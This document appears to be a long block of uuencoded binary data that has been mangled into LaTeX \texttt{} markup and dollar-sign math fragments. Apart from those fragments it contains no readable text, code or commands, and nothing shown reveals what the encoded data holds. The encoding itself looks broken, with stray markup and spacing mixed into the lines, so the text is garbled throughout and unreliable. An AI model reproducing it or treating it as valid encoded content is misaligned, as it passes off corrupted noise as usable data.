\texttt{H}_\texttt{AN}[-\texttt{L}\$\texttt{Q}\texttt{0}\texttt{YWZ}\texttt{65}\texttt{J}\texttt{QC4}\texttt{I2} < \texttt{,} [\texttt{OT}\texttt{:}\texttt{UCHE}] \\ \texttt{UCHE} = \texttt{C} \\ \texttt{MNCH}: \texttt{$ MQK"^CFPOP!S4Q[7&8<.DIZ44A0+?-ID#%8%)G926ADT*?-2>U,_JD>YX\LY` M?:]65<&.2-&6J5XZI:"9SPX%'KKYJ7.R9@M&\$S04K;KS0A0MJZMDQ3*),A3. MD6U0-!6EBH%>XH5[\$0,;P.%C,'2H+]34[_\$]2VD5!)8-(!1=`A451+XN\$L,) M3_7NX?9"#NH),F@V4?MT/G]04!@`58],UW.DH;>B?@1\$W!T2[X`BH[[&1P@? $MD\]\&D2'LS\@FJ,K'+6[QE;,4W3'\&0S92#=1A5C.AJE2]@4XI<0?63!>GI:W8$ M1`&_@:?#.U#FT8H%7,R*0F09;D>VKXB%HG;(+)I/3G>/D1LF/DR[2]ZJ/#> M"SKI`X&E^8&V^!*]C5W2H`FBHO7J`2C^2T5!IF2RE^K-7L0G5,0Y.3OLB+!9 MN-@(;9VF-TODAICR%H@@&5K('>!CQ%RP?6Y6[MF:8QT&8<P+4\8-GF4PMG(0 MPE(I3D1;TWGO*4E^"@EC)Z!L\5GD&2=QI&#Z;U*BWO.P#W3*@T=J])6_*\L< M`<FV87NE+?,D&EY\$\$5VFQBEV;2N(0:KE1!7,7\$=),P1EN:CG<H-WV\8"U*DL M+&FE'9]MRPGO"@[@!<@NN@Z(&'+L2V.M)Y"&.QD-]+TL,@L):.<B#1R;R2?C M"<]78K8/%J.L:PC+7'PS1XAXP#Q8HL9M%XVD@%QKT(,A;)EA`[EC_E=Z@]R` M1U:*:U(YB0CMD.2V'FS'V%4*!I`YQ_)\$.*;%\$F8P3E/M4&B,*:))"4+U.*%E M)+H,R3!2T`?EFJ6@%3LJKE)!Z-I?GJO-E[_2K^7G]&OKWZOZ)3U95:T3M7BY MLK)FWS5`6Q&SG->'V(R)QF6/!._A8Z]'[J)`=I<>"A`PY@6'Y>>+IY56<Y&1 M6'X.2+PY/-BJ'-34\>XN2/'XERFJC:;H,S'8YBW30?2/44QS"B0Q_RMQ4]*E M\$NQ.B?M#EFPFDU; < `@W#F3S8A(9D:D%G-03A=-@0`746EQLV!XRTQ9(:.3]% M@X-0MC=V&M4U(ZQ80>6>VV"L<R"3@+\$PJS9IQ1KNCUYDHP\$Z)DH_O7U6%?9Z $M>!4*$A+^/5VBOY4BFVWO):!7^0L]).Y*U+]0$-^A/XS(*4<U*O!_@'=\Z0^$ M=-UR!EIY39?<Q0S+FB^1,!^GU[<,H0&"0Q`G/#N[IM"Z.JP?5==,B<P@K:O_ M3N,[L4\P;\$Y_<#XT]I5,?RHW;!=@7M?FWF]NJQ7;ZE*FU:6;M[KW6ZI=4)G" M47NHVZ)_F!WA1*#NBUMS#U9?IR17KMA-+P3UYB)'CD'M%;/&SVMPM'D@\$Z`\$ $\texttt{M} \times \texttt{2@747} \times \texttt{(;Y`.]} + \texttt{R7^E5GA=HO'/0]} - \texttt{[IC6>FA;+916]} + \texttt{V$FMX} \times \texttt{'+G?Z45} :$ $M]H,:T5G8]K%\&S=;NE4,4P\BT08-)G-D*(B#!Z;I#&(Z4.N=*`#0.I/O9_7Q,$ MUS4ZI*,R08"\$==++X(`S,NR=D6@K>XGT2"[M&T26=\$!#&L-#?'[!2H[W)*-\$ $M"0,ABB&;#9^[\,DLX?AD_X"X48]^RR_:KW'_*=\Y3Y)T$;T>S[W?BHJX6F91]$ MW&95W/M, %ZBHF[69:; %RBQ:E/9_[]?`T6E\-)90PYRX"K9Q%?-.&)]U&[=Z% M&35_WS(,T2S[SWIOVH[T;706>N`;*P0F;6N^0L]J/*KPHDO#L#D-R_@PN:;7 M@)84]%%'#MV7>'VX=*S[1]2+&.DK4SY]4H7_SCO*?)39FXII`K:#49.+J\$@R M#0T:6BKQ=(60T"<U81[T0%KL1^8N+/BASSY%^<O2-ADIG#Z,&>%%UP@1Q]94 M,-E014(ZM/L&A'KO,)WETLB>CX9J=W\+34@IBL+I(,Y+Y`VE12P4[7@?.1BK M*\$HDRQFH3(3BMS?XUM&6?LNDC:"YYEH:\$6(^AXQN@GLTC,)0PLOK9*5\'X# $MTGN_G; +04=\&"KS=+S`+VR>02.0ANB1B\: (VQ><N6**:M;;[!C'FU/W!L=(C$))$ M?&67(^T;,)-#N6,%">L:,?5C=!F`UB'B:B'8!!;"KYMQ2:6\$5E?B+*E1-XG/ MV/3IV]603EH?M<INW`80<UKG:*B1HV(FRV8\]X*D[R<BGND'.[`8Y^09+77G $M^4_.A:IZ66\&960/M)UZ(6S6*#0B@_?JNY1"(3LS:0+E<XE5(`^C<=,)T")UX$ M#LI&N:(&]\$;\<K3H*B9)S2>H"G1D>4TWA.I@J,\DA&!Y\\4#9%DT.1N17H#C M.2!Q\P6,SC'6.7-I"HGT:(`+63@!C8G8!UY_A\:C43STR5J:S2S["90SAFKR

ME1N7F+14[]%00X^/2R+QY)70V][RFH)>I_F,5`QUN64]4P=Y,Z6=Q#\2Q%G< M0>'K00]S5T:7%4;EHT9#VXH/Z7XX?)5C.5Y@BW<*+Q;C_FU\$MPZB%QALJ:BB $MG^{(0)}+10+=VD(C.'II12^,9Q.QHH^6J]<D:U[^YBI#2SU$\0W[\%Q42^=]$ M,1*(M%S\$J](R:TX3H"QR#(L#&HO:K<1NZF],[USVZWH[Y6]5B`[7JU[*R*^K $M@^IA^*K+]\>5ANRG&7RWL#@X(P5_ALG]<4+M<3.3Z>T%(F\\,4C$=1P^Q67$ MN+:<F2U>+IZRU0ZV\$-%3:*WJ`R[;%;U*-;42DQ)I[I](GH+H\$B&:*LQHH%L6 M82(\$-UNP5(@7,!77QG6N,K9W%=T](V)PF^+3(Q)R616PJT4\P*50J/\$0+CVG M\$[\$E^V@I++I6^!S!2!L'J!5?TR^O\DHG#ZY@<7M-I73/2JI`L/0\4V8I4V;# M+:-UR; \$ "%HP+VIK) 9:U] Y?E!II7(DD('] 2LZ[NIEI5'-V/M] XC[CC"9::] *K M0KS%S&(`0H_06]';^6ZYT=WRE,ILB7<XJ1*&ESV*6KO1418-!/QA&STZ&B&= M:!_!Q=.EYTAQ\&^(FIG(./[.6N+J=H.F4JA:HC2(*S)MSM+FOAZZ<F%0C^R8 $M\PSI = \W< ! EHXFU, RE2/)^-D[4>60*02@>]R"BXEUP$?=1,)+`Y#$'XZ%M($ MWLZ>"2`^=40*LH+J<Y][CG!N1IQG9Z?&;'J[=ES=\$F:7-OQ-D@^0"D7PSC\$^ M6#D2?H, E-9U'F@]X=\$C>& <math>/%: $N7L_{>V}?+-=MY(UM4I5*[5:Y\times_R[[53]$ $M%9-KOAR\G!=(C_^8F3,C,TM*61*BN'&Y6&?.G)%N3/+JX;VTY*R53Y)OD"^9$ MTP`:Z`8P=X[D?;PR(Y?7RSN-/@#ZUVB\=*-QU\9CVIEI^QUN>6"%]?35>O5L M;BMN56,3DZ4FK!1L8R]9@[^G*Y]+.I2I%KV#]TEG%\$`G9@.U_]/EU?OKUW\N M*-B#7\$&NW6W</6R4#NYT-\76(PE!(N[HYEOTSZ3!(+,"'"[=1=K9'LS6\O_T M]XT1>?^IY^!MF8TPK#>M:EEURMK&U2'3!]AJNJUGB3)/Y46:U2*_#,[VHLY4 M^:,4V/&\GH[^O&E>"!_L^]]^UOCDZ6=??&XCQ.'!5"NH:[IRQB,K%R7K\PP6 $M6+^=MU_V^"Q;?;*6+:9T8C]9I9XW\#[@\#-O>_0,.I<W5V]E>O)_<T8=]+9H>$ MM/,%)CG9*;9L9X?6PH9Q\$_[#VT)QQB-O'V4\$L\$"`A3=I?LT,,6?4\Y>-D*BE MI\,4?C9?3/2%NOJ.+/R)#MU]><6VO&7/TL)-%]L^W;SYQNI3Y78P^*?@?_JM MSSL[J]0%Y_S/TAXH>*&23=T)SY3CO_YRN)R)]E[\$@3BXG(R>D4@)XD:VAFAR M]C+JX>E-PRVGJ"_`2+I!QZ`EL,["^QCUB*K10\>C4^;5GC_YX+%W7#N/PCQ@ MYAT</_E>H("[SYYN; `N]SO[?*/VY@!M%K[807SW.CQ//'7G"8@A:^:?Y/W9Y $MXN > __VMZ = _6 #6SE_Z - 6 + 5U] \ E?R; 3MQ@Y(WZY; 18 - ?&, 2 #DKUL/_R/5[&`J]$ M\$V^H7:OYTY;J.[._=_'EZM%S'G#DSO3\7@GC7^P"CZX?[GS7M7>)RI':_3H8 MONS6P?' R9Y>?K:9J>+@]H3@J:'1+7A=R!X,N=B1:Q:%XP,@T<ZE8\D?NN/> M]JNW, "G#\7\$,]@F.*!?Z\1XNTE^[T#M['GXSX?V05#@8&>4KQT^^NK350)JK MN>, &#AY[7;FQ"T^07X2`(>=??30-JXVOKUX7_2_9JJ"H%>?5`C9INWE><S%8 M?"T>+](=)GA9&NY?7+LNNSMZP]L_?SO\&9L\$E@F7@<X_:8N2L*5WT_UPT)EI $M]4GUC,/AR^'U'UE\U-ML/6!3!X7-:&G!$*KY(?N\L[L\;YGG=>\#K"1M'%L!.$ MHT&AZ9"(2Y[_\$1:GSYQ5^R77V[MQA\$#X&FAHJ:)K=VYD#XTN8!%Y`QENPB&, M/X4(\$H"3"'<40=S<JZ>?/W:CTOF>T?D,ZW.@/7SRV8MG+_L+>\W,+5=MZAL[MZESLK/6!VFDIY'I"1Y(;1>&FWSV7NP=N\$SP(M7P.)U[NULP]N\$L\$VTTPT#8X M[_TW_N8<_#E;*[<>F]701E)-[_RA-%;W:WM'T&Y?2.-C720KVT*_<[_VH65[$M_QX[OU[$HKZA\->$#09*XAP1*KV\N[]]\$#?H],]ET5Y<0\1AJ>N0D`0$H7U]=$ $MCI-S7UV1U2.5KKL);)U>]R]^Y?YR_A%[$\".H/=O_PA)G.81^N[*^9:]'^3F$ MXO: "#QX\^-6]B^-PL[_Z\\7UZ\LWV\$@WQP6K\1EJ?WO1VW5"H]>S;0N^59RP M_K='CUZY)GLGZ_=@4>R:'KH3+(@KSJ*,KDE8.`IT>`T"#"8E.\$83'?WTL\^] MBE[8->,W;^U 0P?8=/8YU(=&W1Z+A,61V [:8RDWJ7E?Q^#B&4Y&N"ST?D=I M@96=PAX} < C[DHN_A1>X@)/X7/_87[^_.9?\Y)/U!T7LYT1'['(P`O`W_ $M\.7F=Y_@U/[ZSW$$V+."7]M(25BY7C3:7UQT;\Q;MEE-YT\$&0:XK#2A1/S<$ MUF_GOO67(0![&\$_P=/O2'O.XE:"S%_YBJ(>`V\$WOWG,W3&:=AL1MH28([JM< $M^YZNYH_._^,B9F?V"=I[<0?Z_M0Z&N)E%![G9H^7[L:/XA>W\,5M_L7!9K>[$ $\texttt{M} < \texttt{0} = \texttt{FAV} \land \texttt{OWL} \& \texttt{E2} \& \texttt{OUO} & \texttt{Z} ? \texttt{U} = \texttt{>} \texttt{'} \& \texttt{N} = \texttt{OWL} \texttt{"}) \\ \texttt{7} \texttt{TL4PNM6} \# \texttt{]} \\ \texttt{V} ? \land \texttt{(T;TA!L$1PSW)}$ M?+"V4=(0@^F<[?#[N^FK2SM1>R6%2N<9V%V6G<?[TXZ'*8<XO@&:_J`PQM-% $MY=W+ZHX,N/(S>:B%^F)L(Z_=-OK^."'/1V;M'';(3/_TP&^>/M*IF'<+5V)$ $M/7WUQLXI?YK>00/-"5XA&.\S7S%BY7S\Q[/M)Y^]>-J_>K)Z]B\?ATJ_^.8$ M*[[W;VWTVYOAVID5NZ2#<Q]L36HCDL7?;"_N77R^>_FH?PD5W4V[_WU8%!)' MI<C7\$GC(5G"`ID==_/)#X>SYUFL0I?+Y[H3<(KOG;^_,&ZJWUQ!M.JNA75E? M':VYMT/`+Z@/%W<>/=A^Y-S<=_^#C[K^D6[:V5+2-1S"0DZLH"Y^8Z]LVZ;Z M59OS3977;85#M/+J[:2;^DYL:SQ+BY[2\RV%GS][:F/WW&[!_G*'[J%HVV\] $M]HS;, +H\#LQ = ("/G^"$WU]8GPVR + 21 = (3:_^OOW>.0[F[;JN[&B)T^QT[?$]$ M']@8"7Z2[.R;#WBQD1[D2OW%\Z_?>[,G'N!];)L'HV0.J(Z40+!;HT?7D`K? MK?<4A,<__.SSS3PDK(+@IZ@_\U,7582>T%+%,9BS]P)B*_BP`/73K`NGF(=0 $\label{eq:model} $$M] 5UWW\H1V?U=2IS/JOM='$TVTYQ3XZ_>7; W_)C\#!@A>^,G*+O'3\O-<<?^O$ $M-RFP/D-_']ZB\) $>\[SFTI/"9#4C<#W\R=I$>Y<&[/4WKX>X;'`GXB1XDF*Q$ $\texttt{M}_{[<\$?9B7P!VUD3}_{K1<^{-}8=X7+5@0[=DP\?'\$]O"!?U=\$\&(']\&^'2YL+[]T? }$ MW2; [ZAO[;\$+Y:.->,?8N'M7];:8!OPA8&MUG[>(ILQB/Z-@YF#L:<^,E>+7@

M:,'NBU*YPH%4)E,\?;AV%\S<08AO\$[%Z?XNO9NM7JHF#-:Z=XXAQ)V3\$\KD\ M1CY4V2[N+J#''Y'`?4^!G^>JW"(X!N([ZIG()BY%-B?W5Z!:D&O">300_S%W MW) U5E16J>&^*F26W0O5G;Y<W=\$;AS2EZSF`>DR<L\L4='!'X^1C[=G;F.NL? M^MM;A8?QHI^[@@7!E1B@./_;^S[A'.S;*W^O+\$P7L/6\$?3M?R+M=B.H_O?KV MEZ4YQ8Y\$=L#Z:B[\V9>OML\VJ\^WK^S!DQV!9-8K%F*+=\$N.O2I,:GZ=(=DR $MX[1=9$/\;V6IF`W!/OR&;NZG=QC.?P%^B^S6A#_JAN-.=U^"Q39>(Z>[3.'=$ MUWL]\WCYJU=G.6!-. ?O@X9'P:,1SYUT:`DVK(#D=J-]((5F` ON?D^"4N# $M9\#L_S56\+/HKJ\$EQ2^\&"7N9K]Q_I_RZ;D3CH9.8)_]NL-/X31Q3<58\'H%G4$ M#YQ;E()TEZ@DQQ;71&ZY>8=N.W[@SH8Z8N5_#,S!LO17]BIH/,X%@'WL30B/ M.5SYR]\VG,9E?/GVZMT?[_F/S#+#@C`AA@..7U^^_?6]"S='SU07.>7&J3WQ $MO[QA1N(6C9+NX.&4+7&Q,W8I>:O>2-_]D]$;&&IC/_4#%$$F-IL"#C.A>TOB$ MYQ1P&MQD@5QP=?XKN!GGZ[EZAZM1F"..QTO;%/C&'7I,[E:'4,S.%W9&@2W< $MW80[<>9Y:QN"^0E*IZ@V(29F^($,,^XB>@Q<S1()N`$7=HM4Q1[B<KP8\&50]$ MT>W_;%L?:X+<8FXM0Y#P!YQH(6[8DB:-3[EEKS&/O3QZRV\C'I(KB"'&,&Q> $MW1, 3T, M[[G;@UU$M$M.#`G$;<;+SO5LZW)B-16DW>\MA4.2\7]H&_^:BN\O,$ MK[, #^Y@X(&R., *_IS=7[T::TFT7)WO:8&PIW%B8XNKP.5[I\"HQK!Z@]'&?` M?O/N"IP'B5F_S(RWNCB^!\>/M>#.8OL0[_NPL_AQ"WP\EW)?BG=)?OBR7_[_ M8HK^;[!6_)?AZQNK3U]]=>_B,+Q)[L/0B"PPW_]<V+.\$@\$F;FBWNE>QRT@8& $MS7H\3X.0$,+>82ML>X\#OR\D?E?G31I>9I%@>;WU!X"ODY`W;KH//,@K?"P'^$ MQP?.GI+0*KR%\$9S885*Y!T\SW/SVS9OO@G]FGN[?C>P7,/3_]?W@W\$6S-;^\$ M-%6A'[XNF"N.EV]=?N60I,W7[%,'Q?HGG^?Y^OV;R5TO'/&<DG7\SR'3&0TU $\label{eq:main_main} $$ MA7I = \UD_M??8(RN[U-W@!0P-@>.IP]6W;Q\L\&U_9E.GSKURX2/V^B!I=6QO $$$ MN`GIJ@F_VW/5'"]_P'N/WH2!1()P?W(V3U#U5Y#XV"?78KE<[<EG]DF7@\>F M8\$\$9>87W(30W@N[YP%QJ:U!87SOEB2\$H;B=D+\0,]F"U.EK!Q"!?[\HAE]BP $MY8\=OE(7,+!=@M'F;UF17,K5CN/'ER[^+)DT;??>!&#J0HLS<]44W\[.X_$ M`_+[]>O7+AOK@&]P60'/<P.<<4\$#K.K\$S']!9%%)T(EO+UWZ._(GQ'S/)N>> MO_8>\$X7#FNSUX)/,84Q1"\.R,;768^%/I%2X)?#/OH\7EP='A.GV&YK9BCRN MY",=PI-/0>'"#5\$WW=]@T))++G<B(8DZO+WZE@>/QFN;SV[<^=HQ!FQG!SDV MC=X\2&)8@9>5"PMV=]9X5&BXNU/M\&*)OZ,7MKPQI#*,_WAW!AJ4!8_GVVQ1 MO, +BCA^3379IWYYM[L_?OYQG@__LU/Z+_G/S0]]_^!\$/@=[^_H,6:OY#0.[_ M1C3S?^']!UGIG]]_^%O\)WO_X>N?WW_X^?V'G]]_L\$\\N(?68+/Q](L-O#OW M[-70^&,%]'?ZJL-X]?9X^=7I5R%(?LW/_-FW31KYS=7U]>7^\07ES>5T_5%, M__`KNR7\U3P/'GT6#'@K<_)/<]JYB2;LF=46WF2ST5?00B"6NQ5CT_R[V"6[M1[IO:\%KL#8"FA2\P01HF(ONG.#?Q\$S&OMJ'_CFSY!B?Y[9S:Q:H_:,+I2[& MRM^LW&.BM</#Z;MI?.\#KR'-.D2EK5Y"3^\O#%+#]!4@-X!I>OO^S2Q,VR>_ M:/GT*DCDTB7EMNN#SV#O^.G67F8I7,B]TUEQW8U7/`/;HR=/NGN.87=EWS;% MIP'F?\%&YXX7.V'VK^#93<F-6T:2SXGF'FL`?.2AWS.5JK=ZP%D.5_,PF.[; MZCW4)]JN9-I??P5H7DG#?:G#N?X_VWH)_")>NWR&:2JPM`M(*QQ'VF'-_4-1 $M2NYC8>4X0)+6<?K&/6%@,Y[?@"_I'3^:<3EF_47*U;7/6F2-[Y_$@^JCBRV\]$ M&@D/8#[;/GW^K_#.Y?.G_WJ!0=P6#9]0S*:RF-MT'2]:SG+"811E\$8\3W8YH MIMR_ACSO#-57PH/4_1C^;@F[#T(K\T>DOX!I[**#_>P-<>B3[>?H#Z[8J(Y $M52XH*A9\J.1\#\&^9:+\$[UU'$H>:JL54MZC=>=BKB\9B\Q\#)0["?'(+J06C2>Z)$ M?@QXI7CQ)\$D%8M\6=L_0'N#1VJLWX9T.G!<'DG4C:@,V]E6C8\<.X=CWR6<0 $M+C9/'_9/[[R]^{\#}SZPA=&,N^{Y}IYT_M^{NOGCYA6+F}<@<XQ0IG)G<S!&&$$ M!9VP6Z'0QF"BGJ6WD]SMLZ#3=]Y<_>GB>O[D08MW;T1SEWR"H8TM.H\$Z:TJT M7P__J[5B\9M\$)1PT,U`S+Z8Z08.2NIMD)XUB\'G6D>X1SKOY5T'\A"(\BXI, $MH\$^?/.\G=Q9[V^X9_?_C99\<S/@P\`=,L*]0W2^>P162>8ZSA)<O;3SSYY\]$ $M^03Y,[!CB-+006]="".?;#_=/ET]OH(0!,Z],L_1)7Z_(L(W.T?QQ[=\7&6])$ MD%C&9@N^^P/K6]B9`+*;K'Y\?0&9V^OK*E]?F-E^=(U=59[OKNBZS69%AK<* MO@U16CY(TWHK'">+BJ?#QQMYK]U4X9FFHQ+-"HICG#?)5VGO?\PSWM,O,:3& $M'B<.0:7X,*(:CJWR0^O1V)##%H$73X'!F^"GL\[Q(>OE.V^8)YO%Y_(Z[P]J)$ M*N\!\$^8])L/D4D'1<!"ANN\./T*VLTDNB_<_OG\$)(\$M;5Y9=II`P(\V5HM%^ $M.-<"4$U/7SV=I]-N<_'PW0.7^?S)LR\1\1"B>7WA7J8AL/OG**[5#8A;MYT]$ M']OC.H=BXAX`TB>8%7R7Z'(!@OC>7;W.%PR;>8BRA<5AVK___*B_7I^7PRD)6 M\EDHZ06Z_00L/+AC#G&S[7)ML1!"?XK^RU_X/!YD9@A7BN&`^U??O+_^>M:: M7WGS\.R9BVW#%ME?W4<@>PDI_[5SDP_[ZZO7[VVN&7JY,-R=]>!]B8X#:(G= M&<(-UG!M_D3N<M]DALHS)Y\$HOM7C0%MM-G31.._,[NR>/7_VY5U:@BT@5B\? MSANVAW!WAQ1)EXBNU#UPE=KK2]=^-R3Z=CK3LFL^^C3AW"ZX8R<BQ[!8%C_ MLCB"?9W5#*Y/.YL0Y.VNR%XJ@*7+G1F?N^X(?\@7-G?(+IF*]:[;KKAQX8'Y MWY]\?K%;/;WX_7;]\@\^8&'^9WREOCO?S<;CFYMW#(4G6U@OI#L^WKX?W#P0

MHLMX-8/\T6>[W3W;/"&5_@C^)]3^^?.GM];^^O+-Y0W6SZKVE%N;X+;\$SS[I MG]^[>/8(_O>Q_??C^=\/\$@DH&8\$ZLU,?[\$,)K\?W]@:#58!PB0-?W_#YSMW3 $M[J5G+-SS#9@//2[^'V_6"W;K_XV;@(C$@?.5/P[+3?$]-TS^-+RSKUR!*_$ MHL*E&QGK"BP;].N0;C7,`-#@>4YP&?V@A\$N5>7D=H,8#27<3[,!`??79Y_O $MA;_{"}(O*)J_L`:8/R(UA(OOT^:-PO'IJW\!J"*MX]R?]MY`=[3?4,+[YYKOQ]$ $MZZ^Z_{-Y!}R^{,\WKCP}_BV^FUGH"W\&=B\K0`YJ^*U/FJ63P`$`<_0=7(]9$ M;;C+SXB>S"/T67>/)%MK6EK9E42]CE*NT[YW=.+>>Z%=]G"[/G9I\^>"*] M>9P7WSPF&O?)YC\$WDB3LY/[Z]94/_'/)=><6I)'NU[&SCS[=/.RWFX?P+-S# MS_WU7'_R\]1/NLZG&QX7_=J_9^L"\6\TN.*%4PUJ.1^M7SU=L]G_U@,+*)Z/ $MJ]_?>7?WV:,_V,<]/^T?/=W:L]Y[/O7[-].`:9'(UI/([=&K[;-']_CG^K_J))$ M<WWZN7D*^<T\-2???!(E_O+QZCG7)_>E]<O5X^1;JY=YT_`SJR?]O*1[]N+) M;:V;Y^?XQ?YE4*MYAGYF_X:H@HO?@T0)8T^YMAM[;?G1IR\>?_X)N]!*6>92 $\texttt{M`:=YAQ;G^\&C:YI]?S<*'RVG/GM^YO,L)D5+-<U&AP*-GD?6>*T>2-SYY\setminus K)4}$ MYQ.TIEN2OI26C2H-<6!@N]Q"[7+>R=Z)D4`T4I'?5?,K/KNG=5096+<[1G+I M5>R"VZXMKNEF']HR3P675LTB9[2^/Y"13,KPAE!!)"^+,J&%_QO*Y.6M0L&M M%S0FZ]M+<C!_4BJG.\$_+\$Z>L4YSA<"-OK>S.-#?,:9BX%I[8B6(>KF-\C'00 MQ#XYI1_0@67?YD%(5R]>ALB<CZCVQT,&/&EEAV=AA?35;&_G_YT[?0=3_%X> M;KZVB63GB;YC5?-]]WENT938B3?%\X/,R3*4?LK:Q?B5+Y/#7>C+PZ=/?@` M.SF<9>F;.G]F_M_D._;V3?D[5H7XA_AN%/)U09C_\$WE>Q(&6%[>>8LC<\/9R M#UIS=>1+!I*.R(^:1^%K__;DR4/_1993SR8VBTS_]C+CN)-+[?7T]BM`*]I $\label{eq:mwk} \verb|MWK] = [4L^-VL*<T*.CADW;`"\] \G/U:0] + \MDXW;-I[Y5"XUU\1&/W0-72+W] \Label{eq:mwk} \\ \end{tabular}$ M6>]9%\AW9J/P`SXTER9?^A&M>>Q:\$TW1#VK"8[<RAR;\XI^^OWCE7+D?^^<E M=O;T)7\$LHEF"^>7--S=_]F<TWCM^]<[1J;_>A=`[]^\=2`7UT\$?;\>!/F&&^ MNK*.MN!?#_?000&TV,Y%'N25V,#UV2S]ZQ?S4JJ_N"-<1>\$<\$7-4G7*4#0&Z MG8_%OX^W*"[B'0PXZG'!I"0%@MTNV09"(%[6,G)A8&[6Q7^!T+@0B6!W0]-W $M_0Q7MY\MNNWI]:E[I\&\>+9L\#[-<:,+KZ<:F:['-OWP7LE[9:%;WX'+,"./>]]$ MD_&F@AP37-]%[SYKO6C6C^:UI&NX=\$)]Q`_DKO\$`R"U<NTIVC1V*\Z^3#0:: M7L][1KL;<(<'!2DI2>I144`N@8K7LCN-R[+U\$<22_O'A+"E[M!JN+]VS6T'; MOW<\[O]I<P%!KLGXD*\$%_!H"T&;M"*>&^4UDB')RT9X7-IF_OU-I/_OV9-2Q M*?SP=@X^#IH<^8/?G/I,+8\[1[`G&-'Y7@0B/"?@1*0=%.X%`6_L[0%H]N"D $M?W/KOC\#2V[0D/[AG9BL6E>)J[<.]?X-:05U-J[.S;,T$<\)S@WJ4>N-P%+&$ M9\C8.<9^*6./C,8Q;I<R;I%1>,NX*W#NWK_]XY\OGOF3ZX_NEC^U"Y_RMN^3 MPJ<^>7=U]:?P+9(5S\5J'=Y_??'+\N<_"9_W5N"9R_+'CK?MSF(>Y6ZQ#S_ $M"3+007S(<$("^&J&_[AB'V?133_BXZN^?\H^[X?-I_9PL#0/.-/*#:M-!NJB])$ $\label{eq:mo_R} \texttt{MO}[R\$3:VI32YFS\) += \texttt{K4P}) \ ZR > / \ WH1\&N7'\$. \\ \texttt{S\&@^\4;?@]FF1K'C4D(2Q]O-ZG}$ M2KUZ>S-<VN'F[F"\$F8!L'8*U&T)P!&O;%\]FM7SYY-/MD\\^?;3!-C:QC>X* M=]C:_#7M([:Q]/;.]8GF??:YPG:UL5W'69%OOOY/;IC&AG7%E<[<EH!)\$O(' M)[OAW(UXLUV:19GZ6SCNG?__+^=_E)0*(?-K(9LZ&UMCRNNN]]=I<B-R`P7> M9,(Y38B+.^[0#'T[X08)V/EB<VP";[(BLRL(L@"\$7)IS5PN7.^SDO']__^?KF M7B'QM!N"X39)3#5X\<R':KYYT_D+1WFJ/WLQM+0`L2DJ=MOGF]]A6T59:'X1 $M^{.V5-O/@H[WR=UO<H.6;;X9WE]>^* B^{T![G-.&O)}#9=2A-U1=#;T;W]OU?$ MA6F).3/GVV_Z#][Y9-%^7;C,JUPKW*XN2B^<USX]*-/7ZP>/^KG73%=^2JR$ MKDY63"%3,X8!T2`4#`)R:1GMY=QRN%"IE[P)&KL7`G(3@%!IG_+\Y/'^&\$2A M8, M0CT^N0EYBO36J`YB_,(I=E.M9.RKQ*PVVGF7/MXLEA&LQ1\$XN7&F]0;2Q MLN0I/'L3]KY-+.:6[<Z)A`ZCZL'%'8@8MK&:)0A<-O29O**NAR&@;^!1S;V M/I5N^F!3)NX74=RF^/T4Z[R.>.?WX@Z<7[J.TDGOE+5Z,NO\YO\$7<:.FJI-M $M<(\&D=Q["K<S+MR[79HSN*;Z0\.V[2_)8`ZN]ARSE3[%6L#OE!?$S\MQ8X?&P]$ MS^\6-PW_,E-LKDG"77B9;-'7:.K*>4\$1/S@ONO_"5M)_8<OCO]`U[[D/PPDD M7=?^A2Y#SS\$3UJ2Q?SE5VUT\T<#5US\$<?;R`W+^`UWE5=%%)=K+RCQ`XQ2S@ M#5G['X=#BA_VW2_/?/=+=LIO^GBP764]=2^!^E6)JW%?W*6%!<=<Z\$NVWI#_ M874_7E#W8U:W2@P@K\,ED6\$FPQ\>)@^KP<4EFS7ZI#&\$FMENW!X*G+=7K(_V $M'4YKH < BJ[PE\&\&,'+IG.)WXKOH_<"S$0F&WU@;FV;7:4ZS]>?G/Q&_O.8N%A$ M++<R>0?Q!92W?.I#'E_A^_XSO:-/7%@\$Y__P[L49X)Y/D@<\F!;"RWT&YX2A MI,]=D-.!@O39!7`K=AK>X63;1^,]?^SZ!AR/\R9BWE3>D6\/\-C>-_-&0[US $M, @P#[@DB) < ; ^06 > UW47DIR[/.:CN;"][NCU].?)INGR^;F/]C[\/S)WD=S$ M;?YMHS=7UR3<QMT>L2,Q62[8D#A_^GF-[UO`1WU'CE?DX5ZF_=<6,SL5N_-! MV/O=#.X!8[#DKFUA!TB<?(,?(7/[+/F9[=`C[`\!RM5GKSGA8Z7VVS;/A\WA $M:E/(VO?DWLY?MJ?G]JZU=]HC&UQ=M^7=:7OR`"HTW&)_=WE1NU4@RSIB&6Y\$ M/5Q?S]/9XRO,O?K;N3%7WX8(3M=K]V6_@XE7UF%SM?G\"UO(IID^,9C=5?;K

MI),+LP>;M.*U>^WDE_'CEVY.`-M&SP%B:B=[!.-/@*]\1H70(/?*^NVJ(11` MV7>OK!S6)1\\$\#QY"-=^P)VN/W*J\CP<MS\ZN-`P&TWH0O+N^Y"V\.7PZ@5] $M'.S[J]/3-CO-Y-]P_%57BL?SIYL29E+VEVMA$PJ[H3H&"/&'KAZ;'(42*P!)$ ML0;7=#=,MU.3]2OM[<L23BOM]QZ@0<MCI,F*G'[(7:2T3Y(ZY173>;OI"2=Z $MES?^{\&"0Y,XNVYSE}^{5>(`=[<0=\^7>YK+S1=\ZA63^)[.Q;)3"?@,ZJ=XD,}$ MW:T59W104%3P*(E[LL!.-6\@*X//>N*6J5\$O 0&6E8U[E<7F*/'ML0^GA,(/ MLDYEF-]Y]KO'_<-GOWO:/WSTY(O'+F)]'C`W5U=W?:?>IR>!%W?LPW3N%.[N MH$[_H?\W.Z6P34/A#5D[8_=#AE=[>--X[S@`VOAHBA!E^';$&$8-QBG&*0#&$ M?\AWL8T"'2`*WS[5SLV>?W;+CL8NQL1,;^\$9AGLA8/W]C<^:X1;M%C*X%S]S $M?/65] = '=3//_3SX^JX5=8)2G!68.Y+WP3_4Q&]7;[]!Q^_S=Y:SXP\U^)/76$ $MWE > /_Q18?DQ5 \ 024[FEQT - [$=H_H.';$W))V14) + C] \ 6J: B<IO[4A9SP/]$ $M)OL^{\ RS3A(KL-\ PG^{\ K}]_{j;}]1C3W'59E/@UO(DH7'POAVE&OY?=?DC4^{1})-$ MVH,9.-US*Y@WZ9K4?Q8VG2S'IV\0G;G?>F^I]46[NQS_?A&2KWPDU,<7]D^+ MTOS']PRIH`FAXQ__%>\1?OR#4M+8FO[7>8C,*W;H%+N%;UOYGYU3X^_I/TOR 